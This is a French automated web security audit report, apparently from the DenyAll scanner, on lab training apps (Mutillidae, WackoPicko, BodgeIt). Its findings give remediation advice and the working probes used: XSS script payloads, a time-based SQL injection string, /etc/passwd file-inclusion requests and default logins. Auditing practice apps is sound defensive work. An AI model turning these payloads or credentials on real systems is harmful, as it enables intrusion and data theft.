Description : Une faille XSS permet à un attaquant d'exécuter un programme dans le navigateur d'un utilisateur ou visiteur, afin de détourner ses informations ou le rediriger vers des sites malveillants.

Résolution : S'assurer qu'aucune donnée saisie par l'utilisateur ne puisse être traitée par le navigateur comme du contenu exécutable.

Priorité : Majeur

Méthodologie : boîte noire

Risque : 8.3 (Impact : 8.5, Exploitabilité : 8.6) CVSS : (AV:N/AC:M/AU:N/C:P/I:C/A:P/).

Références : OWASP 2013 A3, OWASP prevention sheet, CWE-79 , PCI DSS 6.5.7

- Page : http://192.168.1.21/mutillidae/index.php?page=user-info.php
  Action : http://192.168.1.21/mutillidae/index.php?page=user-info.php
  Type de paramètre : POST
  Paramètre attaqué : view_user_name
  Informations : view_user_name=<script>alert(331559492711322127790383)</script>
- Page : http://192.168.1.21/mutillidae/index.php?page=add-to-your-blog.php
  Action : http://192.168.1.21/mutillidae/index.php?page=add-to-your-blog.php
  Type de paramètre : POST
  Paramètre attaqué : input_from_form
  Informations : input_from_form=<script>alert(331559492711322127791956)</script>
- Page : http://192.168.1.21/mutillidae/index.php?page=view-someones-blog.php
  Action : http://192.168.1.21/mutillidae/index.php?page=view-someones-blog.php
  Type de paramètre : POST
  Paramètre attaqué : show_only_user
  Informations : show_only_user=<script>alert(331559492711322127792521)</script>
- Page : http://192.168.1.21/mutillidae/index.php?submit=Submit&page=source-viewer.php&php_file_name=%3Cscript%3Ealert%28331559492711322127793620%29%3C%2Fscript%3E
  Action : http://192.168.1.21/mutillidae/index.php
  Type de paramètre : GET
  Paramètre attaqué : php_file_name
  Informations : php_file_name=<script>alert(331559492711322127793620)</script>
- Page : http://192.168.1.21/mutillidae/index.php?page=login.php
  Action : http://192.168.1.21/mutillidae/index.php?page=login.php
  Type de paramètre : POST
  Paramètre attaqué : user_name
  Informations : user_name=<script>alert(331559492711322127789288)</script>
- Page : http://192.168.1.21/mutillidae/index.php?page=register.php
  Action : http://192.168.1.21/mutillidae/index.php?page=register.php
  Type de paramètre : POST
  Paramètre attaqué : password
  Informations : password=<script>alert(331559492711322127788820)</script>

Configuration / Identification de la base de données — Élevé

Description : Donner des informations sur le sytème de base de données utilisé peut aider un attaquant (message d'erreurs...)

Résolution : Ne pas afficher de message d'erreur donnant des informations sur la base utilisée

Priorité : Élevé

Méthodologie : boîte noire

Risque : 7.8 (Impact : 6.9, Exploitabilité : 10.0) CVSS : (AV:N/AC:L/AU:N/C:C/I:N/A:N/).

Références: PCI DSS 6.5.5

- Page : http://192.168.1.21/mutillidae/?page=register.php
  Action : http://192.168.1.21/mutillidae/
  Informations : An error showed that the DBMS could be MySQL
- Page : http://192.168.1.21/mutillidae/index.php?page=add-to-your-blog.php
  Action : http://192.168.1.21/mutillidae/index.php?page=add-to-your-blog.php
  Informations : An error showed that the DBMS could be MySQL

Développement / Inclusion de fichier local — Élevé

Description : L'inclusion de fichiers locaux permet à un attaquant de récupérer des informations de ce serveur.

Résolution : L'inclusion de fichiers peut être évitée en protégeant les références aux objets (internes ou externes) paramétrables. Elle peut également être restreinte par des configurations serveur appropriées.

Priorité : Élevé

Méthodologie : boîte noire

Risque : 7.8 (Impact : 7.8, Exploitabilité : 8.6) CVSS : (AV:N/AC:M/AU:N/C:C/I:N/A:P/).

Références : OWASP 2007 A3, CWE-98 , PCI DSS 6.5.1

- Page : http://192.168.1.21/mutillidae/index.php?submit=Submit&page=%2Fetc%2Fpasswd&php_file_name=vulnit-0.019021711567079 99
  Action : http://192.168.1.21/mutillidae/index.php?submit=Submit&page=/etc/passwd&php_file_name=vulnit-0.019021711567079 99
  Type de paramètre : GET
  Paramètre attaqué : page
- Page : http://192.168.1.21/mutillidae/?page=%2Fetc%2Fpasswd
  Action : http://192.168.1.21/mutillidae/?page=/etc/passwd
  Type de paramètre : GET
  Paramètre attaqué : page
- Page : http://192.168.1.21/mutillidae/index.php?submit=Submit&page=source-viewer.php&php_file_name=%2Fetc%2Fpasswd
  Action : http://192.168.1.21/mutillidae/index.php?submit=Submit&page=source-viewer.php&php_file_name=/etc/passwd
  Type de paramètre : GET
  Paramètre attaqué : php_file_name
- Page : http://192.168.1.21/mutillidae/index.php?page=text-file-viewer.php&text_file_name=http%3A%2F%2Fwww.phpbb.de%2Findex.php&B1=Submit
  Action : http://192.168.1.21/mutillidae/index.php?page=text-file-viewer.php
  Type de paramètre : GET
  Paramètre attaqué : text_file_name

Configuration / Capture de mot de passe	Moyen

Description : Le mot de passe d'un formulaire d'authentification transmis en HTTP (non chiffré) peut être intercepté et usurpé.

Résolution : Chiffrer la communication (en HTTPS).

Priorité : Moyen

Méthodologie : boîte noire

Risque : 6.4 (Impact : 7.8, Exploitabilité : 5.5) CVSS : (AV:A/AC:M/AU:N/C:C/I:N/A:P/).

Références : OWASP 2013 A6, OWASP Prevention sheet, CWE-319 , PCI DSS 6.5.4

- Page : http://192.168.1.21/mutillidae/?page=user-info.php
  Action : http://192.168.1.21/mutillidae/index.php?page=user-info.php
  Type de paramètre : GET
  Paramètre attaqué : password

http://192.168.1.21/WackoPicko

Contrôle d'accès / Compte d'authentification trivial — Critique

Description : Un compte d'authentification trivial a été découvert sur cette page Internet.

Résolution : Changer le mot de passe de ce compte en choissant un mot de passe complexe.

Priorité : Critique

Méthodologie : boîte noire

Risque : 10.0 (Impact : 10.0, Exploitabilité : 10.0) CVSS : (AV:N/AC:L/AU:N/C:C/I:C/A:C/).

Références : OWASP 2013 A2, OWASP prevention sheet, CWE-521

- Page : http://192.168.1.21/WackoPicko/admin/index.php?page=login
  Action : http://192.168.1.21/WackoPicko/admin/index.php?page=login
  Informations : [POST(Fuzz) - http://192.168.1.21/WackoPicko/admin/index.php?page=login
  Params:{#adminname:admin#password:admin}
  Cookies:{%PHPSESSID:k56vbc1uf3dnabf5kcdbcecoc5}]

Développement / Injection SQL — Critique

Description : Une injection SQL permet de duper le fonctionnement d'une page Internet afin de l'amener à exécuter des commandes fortuites ou accéder à des données non autorisées. Une injection SQL réussie permet de lire des informations sensibles d'une base de données, modifier son contenu, exécuter des opérations d'administration, récupérer le contenu d'un fichier présent dans le système de gestion de la base de données, voire dans le système d'exploitation.

Résolution : Contrôler et protéger les requêtes ou commandes SQL en utilisant des requêtes paramétrées ou en échappant les informations fournies par l'utilisateur.

Priorité : Critique

Méthodologie : boîte noire

Risque : 10.0 (Impact : 10.0, Exploitabilité : 10.0) CVSS : (AV:N/AC:L/AU:N/C:C/I:C/A:C/).

Références : OWASP 2013 A1, OWASP prevention sheet, CWE-89 , PCI DSS 6.5.1

- Page : http://192.168.1.21/WackoPicko/users/login.php
  Action : http://192.168.1.21/WackoPicko/users/login.php
  Type de paramètre : POST
  Paramètre attaqué : username
  Cookie : PHPSESSID=k56vbc1uf3dnabf5kcdbcecoc5
  Informations : username=-8709' OR 7409=SLEEP(6) AND 'VULNITsUMlJ'='VULNITsUMlJ

Développement / Cross-Site Scripting — Majeur

Description : Une faille XSS permet à un attaquant d'exécuter un programme dans le navigateur d'un utilisateur ou visiteur, afin de détourner ses informations ou le rediriger vers des sites malveillants.

Résolution : S'assurer qu'aucune donnée saisie par l'utilisateur ne puisse être traitée par le navigateur comme du contenu exécutable.

Priorité : Majeur

Méthodologie : boîte noire

Risque : 8.3 (Impact : 8.5, Exploitabilité : 8.6) CVSS : (AV:N/AC:M/AU:N/C:P/I:C/A:P/).

Références : OWASP 2013 A3, OWASP prevention sheet, CWE-79 , PCI DSS 6.5.7

- Page : http://192.168.1.21/WackoPicko/piccheck.php
  Action : http://192.168.1.21/WackoPicko/piccheck.php
  Type de paramètre : POST
  Paramètre attaqué : name
  Cookie : PHPSESSID=k56vbc1uf3dnabf5kcdbcecoc5
  Informations : name=<script>alert(331559492711322129319722)</script>
- Page : http://192.168.1.21/WackoPicko/pictures/search.php?query=%3Cscript%3Ealert%28331559492711322129318918%29%3C%2Fscript%3E&y=0&x=0
  Action : http://192.168.1.21/WackoPicko/pictures/search.php
  Type de paramètre : GET
  Paramètre attaqué : query
  Cookie : PHPSESSID=k56vbc1uf3dnabf5kcdbcecoc5
  Informations : query=<script>alert(331559492711322129318918)</script>
- Page : http://192.168.1.21/WackoPicko/guestbook.php
  Action : http://192.168.1.21/WackoPicko/guestbook.php
  Type de paramètre : POST
  Paramètre attaqué : comment
  Cookie : PHPSESSID=k56vbc1uf3dnabf5kcdbcecoc5
  Informations : comment=<script>alert(331559492711322129321736)</script>

Configuration / Capture de mot de passe — Moyen

Description : Le mot de passe d'un formulaire d'authentification transmis en HTTP (non chiffré) peut être intercepté et usurpé.

Résolution : Chiffrer la communication (en HTTPS).

Priorité : Moyen

Méthodologie : boîte noire

Risque : 6.4 (Impact : 7.8, Exploitabilité : 5.5) CVSS : (AV:A/AC:M/AU:N/C:C/I:N/A:P/).

Références : OWASP 2013 A6, OWASP Prevention sheet, CWE-319 , PCI DSS 6.5.4

- Page : http://192.168.1.21/WackoPicko/users/login.php
  Action : http://192.168.1.21/WackoPicko/users/login.php
  Type de paramètre : GET
  Paramètre attaqué : password
  Cookie : PHPSESSID=k56vbc1uf3dnabf5kcdbcecoc5
- Page : http://192.168.1.21/WackoPicko/passcheck.php
  Action : http://192.168.1.21/WackoPicko/passcheck.php
  Type de paramètre : GET
  Paramètre attaqué : password
  Cookie : PHPSESSID=k56vbc1uf3dnabf5kcdbcecoc5
- Page : http://192.168.1.21/WackoPicko/admin/index.php?page=login
  Action : http://192.168.1.21/WackoPicko/admin/index.php?page=login
  Type de paramètre : GET
  Paramètre attaqué : password
  Cookie : PHPSESSID=k56vbc1uf3dnabf5kcdbcecoc5
- Page : http://192.168.1.21/WackoPicko/users/register.php
  Action : http://192.168.1.21/WackoPicko/users/register.php
  Type de paramètre : GET
  Paramètre attaqué : password
  Cookie : PHPSESSID=k56vbc1uf3dnabf5kcdbcecoc5

Configuration / Fuite d'informations	**Moyen**

Description : La configuration du serveur web permet de récupérer des informations précieuses sur son architecture, préambule utile à une attaque malveillante.

Résolution : Modifier la configuration du serveur pour corriger les failles explicitées ci-dessous.

Priorité : Moyen

Méthodologie : boîte noire

Risque : 4.3 (Impact : 2.9, Exploitabilité : 8.6) CVSS : (AV:N/AC:M/AU:N/C:P/I:N/A:N/).

- Page : http://192.168.1.21/WackoPicko/
  Action : http://192.168.1.21/WackoPicko/
  Informations : mailto:contact@wackopicko.com
- Page : http://192.168.1.21/WackoPicko/pictures/
  Action : http://192.168.1.21/WackoPicko/pictures/
  Informations : Directory indexing: http://192.168.1.21/WackoPicko/pictures/
- Page : http://192.168.1.21/WackoPicko/users/
  Action : http://192.168.1.21/WackoPicko/users/
  Informations : Directory indexing: http://192.168.1.21/WackoPicko/users/

http://192.168.56.30/bodgeit/

Contrôle d'accès / Compte d'authentification trivial — Critique

Description : Un compte d'authentification trivial a été découvert sur cette page Internet.

Résolution : Changer le mot de passe de ce compte en choissant un mot de passe complexe.

Priorité : Critique

Méthodologie : boîte noire

Risque : 10.0 (Impact : 10.0, Exploitabilité : 10.0) CVSS : (AV:N/AC:L/AU:N/C:C/I:C/A:C/).

Références : OWASP 2013 A2, OWASP prevention sheet, CWE-521

- Page : http://192.168.56.30/bodgeit/login.jsp
  Informations : [test@thebodgeitstore.com:password]

Développement / Cross-Site Scripting — Majeur

Description : Une faille XSS permet à un attaquant d'exécuter un programme dans le navigateur d'un utilisateur ou visiteur, afin de détourner ses informations ou le rediriger vers des sites malveillants.

Résolution : S'assurer qu'aucune donnée saisie par l'utilisateur ne puisse être traitée par le navigateur comme du contenu exécutable.

Priorité : Majeur

Méthodologie : boîte noire

Risque : 8.3 (Impact : 8.5, Exploitabilité : 8.6) CVSS : (AV:N/AC:M/AU:N/C:P/I:C/A:P/).

Références : OWASP 2013 A3, OWASP prevention sheet, CWE-79 , PCI DSS 6.5.7

- Page : http://192.168.56.30/bodgeit/search.jsp?q=%3Cscript%3Ealert%2831337137635400324 3%29%3C%2Fscript%3E
  Action : http://192.168.56.30/bodgeit/search.jsp
  Type de paramètre : GET
  Paramètre attaqué : q
  Cookie : JSESSIONID=5B9F09C337431A1CF53D75067A0C5664;b_id=2
  Informations : q=<script>alert(313371376354003243)</script>

Configuration / Identification de la base de données — Élevé

Description : Donner des informations sur le sytème de base de données utilisé peut aider un attaquant (message d'erreurs...)

Résolution : Ne pas afficher de message d'erreur donnant des informations sur la base utilisée

Priorité : Élevé

Méthodologie : boîte noire

Risque : 7.8 (Impact : 6.9, Exploitabilité : 10.0) CVSS : (AV:N/AC:L/AU:N/C:C/I:N/A:N/).

Références: PCI DSS 6.5.5

- Page : http://192.168.56.30/bodgeit/basket.jsp

Action : http://192.168.56.30/bodgeit/basket.jsp
Cookie : JSESSIONID=5B9F09C337431A1CF53D75067A0C5664;b_id=2
Informations : Some errors found during SQL injection test: SQLException: Unexpected end of command in statement [UPDATE BasketContents SET quantity = 1 WHERE basketid=-5059
SQLException: Unexpected end of command in statement [UPDATE BasketContents SET quantity = 1 WHERE basketid=-6530
SQLException: Unexpected end of command in statement [UPDATE BasketContents SET quantity = 1 WHERE basketid=-7338
SQLException: Unexpected end of command in statement [UPDATE BasketContents SET quantity = 1 WHERE basketid=-7914
SQLException: Unexpected end of command in statement [UPDATE BasketContents SET quantity = 1 WHERE basketid=2

Développement / Cross-Site Request Forgery — Élevé

Description : Les attaques CSRF (ou XSRF) permettre un un attaquant de faire exécuter des requêtes à l'utilisateur sans son consentement

Résolution : Protéger les formulaires en ajoutant un jeton avec une valeur non prédictible et vérifier cette valeur lors de la réception des données du formulaire

Priorité : Élevé

Méthodologie : boîte noire

Risque : 7.1 (Impact : 6.9, Exploitabilité : 8.6) CVSS : (AV:N/AC:M/AU:N/C:N/I:M/A:N/).

Références : OWASP 2013 A8, OWASP Prevention sheet, CWE-352 , PCI DSS 6.5.9

- Page : http://192.168.56.30/bodgeit/contact.jsp
  Informations : Form: '<form method="POST"></form>' may be vulnerable (no anti-csrf token found)
- Page : http://192.168.56.30/bodgeit/basket.jsp
  Informations : Form: '<form action="basket.jsp" method="post"></form>' is vulnerable

Configuration / Méthode HTTP peu sûre - listée — Moyen

Description : Certaines méthodes HTTP peu sûres ont été trouvées grâce à la méthode OPTIONS. Ces méthodes peuvent permettre à un utilisateur de modifier les contenu du site (ex : DELETE, MKCOL, PUT).

Résolution : Désactiver les méthodes HTTP peu sûres ou les restreintes à certains utilisateurs authentifiés.

Priorité : Moyen

Méthodologie : boîte noire

Risque : 6.4 (Impact : 4.9, Exploitabilité : 10.0) CVSS : (AV:N/AC:L/AU:N/C:N/I:P/A:P/).

- Page : http://192.168.56.30/bodgeit/
  Type de paramètre : HTTP
  Informations : PUT, DELETE: http://192.168.56.30/bodgeit/js/
  PUT, DELETE: http://192.168.56.30/bodgeit/images/

Configuration / Capture de mot de passe — Moyen

Description : Le mot de passe d'un formulaire d'authentification transmis en HTTP (non

chiffré) peut être intercepté et usurpé.

Résolution : Chiffrer la communication (en HTTPS).

Priorité : Moyen

Méthodologie : boîte noire

Risque : 6.4 (Impact : 7.8, Exploitabilité : 5.5) CVSS : (AV:A/AC:M/AU:N/C:C/I:N/A:P/).

Références : OWASP 2013 A6, OWASP Prevention sheet, CWE-319 , PCI DSS 6.5.4

- Page : http://192.168.56.30/bodgeit/login.jsp
  Action : http://192.168.56.30/bodgeit/login.jsp
  Type de paramètre : POST
  Paramètre attaqué : password
  Cookie : JSESSIONID=5B9F09C337431A1CF53D75067A0C5664;b_id=2
- Page : http://192.168.56.30/bodgeit/register.jsp
  Action : http://192.168.56.30/bodgeit/register.jsp
  Type de paramètre : POST
  Paramètre attaqué : password1
  Cookie : JSESSIONID=5B9F09C337431A1CF53D75067A0C5664;b_id=2
- Page : http://192.168.56.30/bodgeit/password.jsp
  Action : http://192.168.56.30/bodgeit/password.jsp
  Type de paramètre : POST
  Paramètre attaqué : password1
  Cookie : JSESSIONID=5B9F09C337431A1CF53D75067A0C5664;b_id=2

Configuration / AutoComplete activé	**Faible**

Description : L'attribut autocomplete permet d'indiquer au navigateur de l'utilisateur s'il peut retenir les valeurs renseignées par l'utilisateur pour pouvoir remplir automatiquement les formulaires. Désactiver cette fonctionnalité augmente la securité dans le cas ou d'autres utilisateurs ont accès au navigateur.

Résolution : Ajouter l'attribut autocomplete="off" aux balises form ou input.

Priorité : Faible

Méthodologie : boîte noire

Risque : 3.3 (Impact : 4.9, Exploitabilité : 3.4) CVSS : (AV:L/AC:M/AU:N/C:P/I:P/A:N/).

Références : OWASP Session management

- Page : http://192.168.56.30/bodgeit/password.jsp
  Action : http://192.168.56.30/bodgeit/password.jsp
  Type de paramètre : POST
  Paramètre attaqué : password1
  Cookie : JSESSIONID=5B9F09C337431A1CF53D75067A0C5664;b_id=2
- Page : http://192.168.56.30/bodgeit/register.jsp
  Action : http://192.168.56.30/bodgeit/register.jsp
  Type de paramètre : POST
  Paramètre attaqué : password1
  Cookie : JSESSIONID=5B9F09C337431A1CF53D75067A0C5664;b_id=2
- Page : http://192.168.56.30/bodgeit/login.jsp
  Action : http://192.168.56.30/bodgeit/login.jsp
  Type de paramètre : POST
  Paramètre attaqué : password
  Cookie : JSESSIONID=5B9F09C337431A1CF53D75067A0C5664;b_id=2

Annexes

Annexe A : Pages & formulaires des sites web

Les URLs et formulaires suivants ont été parcourus et testés :

http://192.168.56.30/bodgeit/

- /
- /about.jsp
- /admin.jsp
- /advanced.jsp
- /basket.jsp
  - /basket.jsp (POST)
- /contact.jsp
  - /contact.jsp (POST)
- /home.jsp
- /images/
- /js/
- /login.jsp
  - /login.jsp (POST)
- /password.jsp
  - /password.jsp (POST)
- /product.jsp
  - /basket.jsp (POST)
- /register.jsp
  - /register.jsp (POST)
- /score.jsp
- /search.jsp
  - /search.jsp (GET)

Annexe B : Glossaire

- **Cible** - terme générique qui caractérise un serveur, poste de travail, imprimante, routeur ou n'importe quel élément accessible du réseau.
- **Correctif** - *patch* en anglais. C'est une mise à jour corrigeant une ou plusieurs vulnérabilités. Elle s'applique à un système d'exploitation, une base de données, un programme ou un paquet (sous Unix).
- **CVSS** - Common Vulnerability Scoring System. C'est un système d'évaluation standardisé de la criticité des vulnérabilités selon des critères objectifs et mesurables.
  La métrique de base (*Base metric*) est explicitée par le vecteur de 6 lettres indiqué pour expliciter chaque risque.
- **DBMS** - *DataBase Management System*. Système de gestion de base de données en français.
- **Exploitabilité** - facilité à exploiter une vulnérabilité. Plus l'exploitabilité est élevée, plus les compétences requises pour exploiter la faille sont faibles et donc plus une menace a de chance de survenir.
- **Fonction** - la fonction du contrôle détermine la cause d'une vulnérabilité. Par exemple, une injection SQL a pour cause une erreur de développement, un mot de passe trivial découle d'un contrôle d'accès mal paramétré. La configuration d'un service peut également entraîner des fuites d'informations.
- **Impact** - effet potentiel sur la disponibilité du service, la confidentialité ou l'intégrité des informations stockées sur la machine concernée.
- **Nom DNS** - (*Domaine Name Server*). Nom obtenu par résolution inverse auprès du ou des serveurs DNS.
- **Nom Netbios** - Nom d'une machine appartenant à un domaine ou un groupe de travail.
- **Objet** - ce sur quoi porte la vulnérabilité : systèmes d'exploitation (comprenant les applications installées sur ces systèmes), bases de données, sites/serveurs web ou réseau.
- **Priorité** - les 3 niveaux (Élevé, Majeur, Critique) suggérés dans le rapport permettent de traiter en priorité les vulnérabilités de risque maximal, dites critiques.
  Note : toutes les vulnérabilités remontées dans ce rapport sont de risque élevé (note CVSS supérieure à 7) et doivent donc toutes être considérées.
- **Risque** - risque potentiel d'une menace exploitant la vulnérabilité. Le risque final d'une vulnérabilité prend également en compte le risque intrinsèque de la machine ciblée (c'est-à-dire la valeur des informations qui y sont stockées ou l'importance opérationnelle des services qu'elle fournit) et les contrôles pouvant venir diminuer ce risque (traces d'audit, plan de secours, etc).
  Le calcul du risque est explicité dans ce document (partie Métrique de base).
- **Vulnérabilité** - faille de sécurité pouvant compromettre la disponibilité du service, la confidentialité ou l'intégrité des informations stockées sur la machine concernée.

Annexe C : Outils d'audit

- **Aircrack** est une suite d'outils d'audit wifi permettant d'analyser la sécurité de points d'accès wifi. Auteur et mainteneur : Thomas d'Otreppe.
- **db2getprofile** (de la suite db2utils) récupère le profil d'accès aux bases de données DB2 et fournit en particulier la liste des instances et bases de données. Auteur et mainteneur : Patrik Karlsson.
- **dhcping** est un scanner de serveurs DHCP et BOOTP. Auteur et mainteneur : Edwin Groothuis.
- **dig** - fourni avec le package dnsutils - permet entre autres d'interroger un serveur DNS pour obtenir la liste des machines d'un domaine par transfert de zone. Auteur et mainteneur : Internet Systems Consortium, Inc (ISC).
- **fimap** est un outil open source de tests de pénétration qui automatise le processus de détection de failles d'inclusion de fichiers. Auteur et mainteneur : Iman Karim.
- **flasm** désassemble les menus SWF pour y relever les liens vers les autres pages du site. Auteur et mainteneur : Ben Schleimer.
- **git** est un logiciel de gestion de versions décentralisé. Auteur et mainteneur : Linus Torvalds.
- **Medusa** permet de tester des identifiants de connexion sur de nombreux services (FTP, SSH, SNMP, SMTP...). Auteur et mainteneur : JoMo-Kun.
- **mit-krb5** implémente sous unix le protocole kerberos utilisé pour l'authentification au domaine (dans le cas des domaines gérés par un active directory à partir de Windows 2003). Auteur et mainteneur : Massachusetts Institute of Technology.
- **MSSQLScan** permet d'obtenir quelques informations sur les bases de données Microsoft SQL Server. Auteur et mainteneur : Patrik Karlsson.
- **nbtscan** reprend les fonctionnalités de la commande 'nbtstat' de Windows en fournissant une liste de tous les services Netbios ouverts. Auteur et mainteneur : Stephen Friedl.
- **Nmap** est un célèbre scanner de ports utilisé pour détecter quels sont les services ouverts sur les machines. Auteur et mainteneur : Gordon Lyon.
- **OpenVAS** intègre plusieurs milliers de tests sur l'application des correctifs (*patch management*) OS, applicatifs, DBMS, etc. Auteur et mainteneur : OpenVAS team.
- **rpcclient** permet d'accéder aux "tubes nommés" et d'exécuter des commandes MS RPC. Il fait partie de la suite Samba. Auteur et mainteneur : Samba team.
- **SidGuesser** permet de découvrir les instances Oracle lorsqu'elles ne sont pas transmises par le listener (attaque par dictionnaire). Auteur et mainteneur : Patrik Karlsson.
- **snmpwalk** fait partie du package net-snmp et permet de parcourir les informations fournies par le protocole SNMP. Auteur et mainteneur : Net-SNMP.
- **SMBAT**(SaMBa Auditing Tools) comprend l'outil smbdumpusers permettant de lister les utilisateurs de Windows NT/2000. Auteur et mainteneur : Patrik Karlsson.
- **samba** est une suite de programmes permettant d'interopérer avec les services Windows. Auteur et mainteneur : Samba team.
- **sqlmap** est un outil open source de tests de pénétration qui automatise le processus de détection de failles d'injection SQL. Auteur et mainteneur : Bernardo Damele.
- **sslscan** détermine quels algorithmes de chiffrement un serveur SSL propose (typiquement dans le cas d'un site https). Auteur et mainteneur : Ian Ventura-Whiting.
- **Tiger** est un outil d'audit et de détection d'intrusion pour Unix. Auteur et mainteneur : Tiger.
- **tnscmd10g** permet de recenser les instances des bases de données Oracle (versions 10g et 11g incluses). Auteur : James W. Abendschan, Mainteneur : Saez Scheihing.
- **WhatWeb** identifie les systèmes de gestion de contenu (CMS), plateformes de blogs, stats / packages d'analyse, et les bibliothèques javascript. Auteur et mainteneur : Brendan Coles.
- **wdiff** est une interface de comparaison de fichiers sur une base de mot par mot. Auteur et mainteneur : Denver Gingerich.

Annexe D : Génération du rapport

- **La librairie eZ Components** a permis de générer en PHP l'ensemble des graphiques contenus dans ce rapport. Auteur et mainteneur : eZ Systems.
- **wkhtmltopdf** (lire : WebKit HTML to PDF) combine la force du moteur de rendu XHTML/CSS WebKit (utilisé par Chrome et Safari par exemple) et sa librairie de rendu PDF.

- **PostgreSQL** est une base de données relationnelle. Auteur et mainteneur : PostgreSQL Global Development Group.

Auteur et mainteneur : Jakob Truelsen.

Légal

En respect de la LCEN (Loi pour la Confiance dans l'Economie Numérique, article 323-3-1 du 21 juin 2004), la solution DenyAll est exclusivement mise à disposition d'entreprises légitimes et d'utilisateurs dont la fonction justifie la réalisation d'audits de sécurité.
En acceptant la licence d'utilisation de DenyAll, l'utilisateur s'engage à respecter la loi Godfrain du 6 janvier 1988 punissant l'intrusion non autorisée dans un système informatique.

Copyright